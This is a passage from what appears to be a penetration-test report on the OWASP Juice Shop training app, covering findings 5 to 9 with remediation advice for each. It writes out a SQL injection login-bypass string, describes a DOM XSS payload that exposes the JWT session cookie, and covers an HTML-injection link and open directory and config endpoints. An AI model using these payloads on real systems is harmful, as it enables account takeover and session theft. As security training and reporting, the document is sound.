


Figure 23: Administration panel fully loaded after authentication bypass — all registered user email addresses visible alongside customer feedback reviews.

Remediation: Implement server-side access control checks on all administration endpoints that verify the authenticated user holds an administrator role before serving any response. The current frontend-only 403 redirect is insufficient. Apply the principle of least privilege and ensure all API endpoints under /rest/admin/ require a validated admin role in every request.

Finding 5: Sensitive Data Exposure - Unauthenticated Application Configuration API (High)

Description: The endpoint **GET /rest/admin/application-configuration** returns the full server configuration of the Juice Shop application as a plain JSON response, accessible without any authentication. The response includes: server port and base URL, application domain (juice-sh.op), chatbot name and training data filename, backup settings (localBackupEnabled: true), social media profile URLs for all platforms (BlueSky, Mastodon, Twitter, Facebook, Slack, Reddit), NFT marketplace URL, press kit URL, and internal metric prefix names. This information provides an attacker with a detailed map of the application infrastructure and integration points that can be used to plan further attacks.

Risk - Likelihood: High - The endpoint requires no authentication and is accessible to any visitor who knows or discovers the URL through passive reconnaissance or route enumeration.

Risk - Impact: High - Full server configuration exposure reveals infrastructure details, integration endpoints, and internal settings that significantly reduce attacker reconnaissance effort.

System: GET http://localhost:3000/rest/admin/application-configuration

Tools Used: Browser (direct URL navigation)

References:

- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
- OWASP A02:2021 - Cryptographic Failures / Sensitive Data Exposure
- OWASP A05:2021 - Security Misconfiguration **Evidence:**




Figure 24: /rest/admin/application-configuration JSON response exposed without authentication — server port, domain, chatbot data, backup settings, and social URLs all visible.

Remediation: Restrict the /rest/admin/application-configuration endpoint to require a valid admin session token. Remove any configuration fields that do not need to be served to clients and apply the principle of

least exposure to all API endpoints. Audit all /rest/admin/ endpoints to ensure they enforce server-side authentication and authorisation on every request.

Finding 6: Sensitive File Exposure - Unauthenticated FTP Directory (High)

Description: The application exposes an **unauthenticated** file directory at **/ftp**, accessible directly via the browser with no credentials required. Directory listing is enabled, presenting a complete list of internal files available for download. Files found include: **acquisitions.md** (a confidential planned acquisitions document), **announcement_encrypted.md**, **coupons_2013.md.bak**, **incident-support.kdbx** (a KeePass password database), **legal.md**, **package.json.bak**, **package-lock.json.bak**, **encrypt.pyc**, **eastere.gg**, **suspicious_errors.yml**, and a **quarantine subdirectory**. The **acquisitions.md** file was downloaded and opened, confirming it contains a marked document reading 'This document is confidential! Do not distribute!' followed by planned business acquisition details. A Juice Shop challenge notification confirmed the access:

'Confidential Document (Access a confidential document)'.

Risk - Likelihood: High - The **/ftp** endpoint requires no authentication and is accessible to any visitor who knows the URL.

Risk - Impact: High - Exposure of a confidential business document and a KeePass credential database enables data theft and targeted follow-on attacks including offline password cracking.

System: GET <http://localhost:3000/ftp> **Tools**

Used: Browser (direct URL navigation)

References:

- CWE-548: Exposure of Information Through Directory Listing
- OWASP A05:2021 - Security Misconfiguration

Evidence:




Figure 25: robots.txt disclosing Disallow: /ftp — confirming the FTP directory path via passive reconnaissance before direct access.




Figure 26: Unauthenticated /ftp directory listing — acquisitions.md, incident-support.kdbx, and all other files visible without credentials.




Figure 27: acquisitions.md opened in the browser — marked as confidential and containing planned company acquisition plans.




Figure 28: Juice Shop homepage showing the challenge notification 'Confidential Document' solved, confirming successful document access.

Remediation: Require authentication on the /ftp endpoint. Disable directory listing. Relocate all sensitive files, especially credential stores such as .kdbx files and source backups, out of any web-accessible directory. Implement access control lists and audit logging on all static file serving endpoints.

Finding 7: Chained Attack - Email Disclosure to Account Takeover via SQL Injection (**Critical**)

Description: Following the admin compromise in [Finding 3](#), further reconnaissance revealed that a second user named Jim had left a product review on the **Apple Press product** page with the text '**Fresh out of a replicator.**' The review was authored under **jim@juice-sh.op**, exposing his full email address publicly. The same SQL injection payload was immediately applied against the login endpoint : **jim@juice-sh.op'--** with any password. The application issued a valid JWT session token for Jim's account, granting full access to his profile and data. A Juice Shop challenge notification confirmed: 'Login Jim (**Log in with Jim's user account**)'. This demonstrates that the SQL injection vulnerability is application-wide, any account whose email is discoverable through public content is a direct takeover target.

Risk - Likelihood: High - The SQL injection vector from Finding 3 applies to every account whose email is publicly discoverable through reviews, the admin panel, or any other disclosure point.

Risk - Impact: Critical - Full authentication bypass for any user account without credentials, providing access to personal data, order history, and stored account information.

System: POST <http://localhost:3000/rest/user/login>

Tools Used: Browser, Burp Suite Community Edition

References:

- CWE-89: Improper Neutralization of Special Elements used in an SQL Command
- OWASP A03:2021 - Injection
- CWE-200: Exposure of Sensitive Information to an Unauthorized Actor

Evidence:




Figure 29: Apple Press product review showing `jim@juice-sh.op` as the author — email exposed publicly without authentication.




Figure 30: Login form with the payload `jim@juice-sh.op'---` entered in the email field, applying the same SQL injection to Jim's account.




Figure 31: Juice Shop homepage after successful account takeover — green banner confirms challenge 'Login Jim' solved.

Remediation: Remediate the SQL injection vulnerability in Finding 3 using parameterised queries. Additionally, prevent user email addresses from appearing in public-facing content by replacing them with display aliases. These two fixes together break the chain at both its entry points.

Finding 8: DOM-Based Cross-Site Scripting - Search Parameter (**Critical**)

Description: The search functionality reflects user-supplied input from the **URL query parameter q=** directly into the DOM without sanitisation, resulting in a **DOM-Based XSS** vulnerability. Two payloads were successfully demonstrated. First, executed JavaScript in the browser context and triggered an alert dialog. Second, successfully extracted and displayed the full JWT session token stored in the application cookie, proving that an attacker can steal authentication tokens and use them for session hijacking via a crafted URL distributed through phishing.

Risk - Likelihood: High - The exploit payload is fully contained within a crafted URL that can be sent to any victim with no interaction beyond clicking the link.

Risk - Impact: Critical - An attacker can steal session cookies including JWT tokens, perform actions on behalf of the victim, redirect users to malicious sites, or escalate to complete account takeover.

System: GET <http://localhost:3000/#/search?q=> (URL search parameter)

Tools Used: Browser (manual URL crafting)

References:

- CWE-79: Improper Neutralization of Input During Web Page Generation

- OWASP A03:2021 - Injection

Evidence:




Figure 32: DOM XSS alert('xss') payload executing in the browser — the iframe renders and the JavaScript alert fires successfully.




Figure 33: Cookie theft payload document.cookie exposing the full JWT session token via the XSS alert dialog — the complete token is visible in the popup.

Remediation: Implement a strict Content Security Policy header prohibiting inline script execution. Sanitise all user input before DOM insertion using DOMPurify. Replace all innerHTML assignments with textContent where HTML rendering is not required. Apply context-aware output encoding for all data reflected into HTML contexts.

Finding 9: Reflected XSS - Search Results Heading (HTML Injection) (High)

Description: The search results page reflects the value of the **q= URL parameter** directly into the page heading as rendered HTML without output encoding. A hyperlink injection payload was successfully demonstrated: **Clique**. The injected anchor tag rendered as a styled green clickable link labelled '**Clique**' inside the legitimate application's '**Search Results**' heading, pointing to an external attacker-controlled domain. The injected link was visually indistinguishable from legitimate application content, making it 